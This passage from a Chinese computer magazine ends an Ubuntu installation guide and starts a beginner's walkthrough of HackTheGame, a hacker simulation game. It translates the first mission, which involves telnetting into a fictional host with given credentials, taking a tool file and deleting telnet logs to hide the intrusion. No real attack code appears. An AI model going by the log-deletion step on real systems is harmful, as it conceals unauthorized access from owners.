装好ubuntu后可以选择新的快速的镜像站点并进行系统或应用软件的升级（ubuntu可以直接升级系统，比如ubuntu7.x直接升




图22

级到8.x，而Windows则没有这样的功能），所以我们直接拔出网线即可，安装程序就会恢复起初的安装速度了。

当然，如果大家从一开始就没有插入网线，就不会出现这样的情况了。ubuntu安装完毕后，安装程序会提示我们重新启动计算机。重新启动计算机，并在启动时选择启动ubuntu系统，使用刚才建立的那个帐号登录ubuntu，就会进入可爱的ubuntu桌面了，如图22。

我们已经把可爱的ubuntu系统安装到计算机中了，但是我们还要对这个崭新的系统进行一些设置，这也就是我们下一讲课的内容了。

（文章中涉及到的ubuntu 8.10、UNetbootin，已经收录在了光盘中）

文章功力：☆☆☆
文章闪光点：一款经典黑客游戏HackTheGame的详细介绍及玩法

教小菜来玩经典的HackTheGame

txcbg

HackTheGame是一款经典的黑客模拟游戏，在游戏中你将扮演一名黑客去完成各种任务。由于这款游戏不是中文的，刚开始的时候我竟然没有搞明白该如何玩，后来就到网上搜索了一下玩法，但搜索了半天，几乎都是只提供这个游戏的下载，根本就没有找到详细的说明和玩法，连游戏一共有几大关都没有找到。都说“只要功夫深，铁杵磨成针”，我废寝忘食了好几天，经过呕心沥血的摸索，总算是学会怎么玩的了，并且也顺利的通过了前面几关，尽管还没有全部通关，但是越玩越觉的这款黑客游戏很有意思，都说好东西就要分享，因此我特地把这款游戏介绍给各位叉子。




图1

把HackTheGame121.zip解压到一个目录下，然后运行解压出来的HackTheGame.exe，其中“MissionPack”是让我们选择语言包，游戏可供选择的语言有英语、法语、德语等，但却没有简体中文，不能不说是种遗憾呀，这里我们就选择英语（Original-English）吧，如图1。至于“Hacker ID”是让你输入一个名字，可以随便填写，我填写的就是X，在选择好语言和你的名字后直接回车就可以看到软件的主界面了，如图2。




图2

“Inbox”里是收到的任务，HackTheGame就是通过完成一个个的任务来过关的，一启动游戏就会给你一个任务，如果你能够顺利的完成这个任务，也就是过了这一关了，然后游戏就会给你发下一个任务，完成下一关后还会有后续任务，“Ping”按钮是查看要攻击的机器是否在线的，“Telnet”就好理解了，是通过telnet远程登录被入侵机器的，还有一个工具就是“Get File”，在telnet连接到远程主机后，切换到文件所在的目录后就可以在“Get File”中输入要下载文件的文件名把文件下载到本地。“Settings”对应的是软件的设置，在这里可以选择语言，还可以设置是否启用声音等，启用声音后在你被追踪到的时候就会有声音提示，如图3。




图3




图4

软件加载完毕后就会看到一个类似Linux下的提示符“root[.]#”，看到这儿，可能会有许多小菜要问：“我们不会Linux下的命令啊！”呵呵，不用担心，这是软件作者跟大家开的个玩笑，尽管命令提示符有些像Linux下的，但它也支持Windows命令。不信的话，我们输入一个dir看看，成功的列出目录了吧，如图4。其实这个黑客游戏的难度并不大，只要大家会使用一些基本的Windows命令，再多玩几次熟悉一下，过掉前几关是很容易的。




图5

下面我们就来看第一个任务，看到“Inbox”里有个1了吗？

这其实就是已经收到一封未读的任务信了，如图5。点一下那个“Inbox”按钮，就会看到游戏发给你的任务信了，如图6。




图6

我的天啊，全是英文，说的都是啥东西呀，我一点儿也不懂！在发蒙了59秒后，我想到了一个好工具一Google翻译，打开http://translate.google.cn/translatet_t，选择英译中，然后把信的内容复制进去，按一下“翻译”按钮结果就出来了，虽然翻译的有点儿不大通顺，但大体意思总算是看懂了，知道这第一个任务是让我们干什么了。为了照顾那些和我一样不会英语的朋友，我参考Google的翻译，把不大通顺的地方稍微修改了一下，给出翻译后的任务信（中文）：

标题：您好

来自：chaozz@fake-mail-address.com

您好x

我有很大的希望，您的计算机技能是远高于正常，所以我猜你至少可以过2关。

你的第一个目标是获得一个端口扫描工具。我知道一台计算机上可以找到这样一个工具。您将需要侵入该系统并获得这一工具。

工具的文件名是：PortScannerW32.exe

应该在一个叫HackTools的文件夹中或其它别的地方。以下是一些要入侵目标你可能用到的数据：

他的IP地址：147.108.104.79

开放端口：3483

用户名：test

他的密码：guest

首先ping 他的IP地址来看看他是否在线。

然后使用上面的IP和端口远程登录到他的电脑，

登录后拿到PortScannerW32.exe

！重要！

不要忘记删除在TelnetLogs文件夹下的远程登录日志文件。你的IP是：192.168.010.001

祝您好运。如果你成功我将再次向您发送电子邮件。

chaozz

翻译成中文后任务就很清楚了，是让我们到147.108.104.79这台计算机上拿取HackTools目录下的PortScannerW32.exe，然后再删除你的远程登录日志（PortScannerW32.exe在HackingToolz这个文件夹下）。

我们来完成任务，按照游戏的要求，先来ping一下目标147.108.104.79，点“Ping”按钮，在“IP address”栏把147.108.104.79复制进去，然后点后面的“Ping it”按钮，如图7，顺利的Ping通了，并且提示目标IP好像在线，如图8。接下来我们就使用telnet远程登录上去，点“Telnet”，然后输入目标的IP地址和端口，点下方的“Connect”按钮来进行连接，如图9。

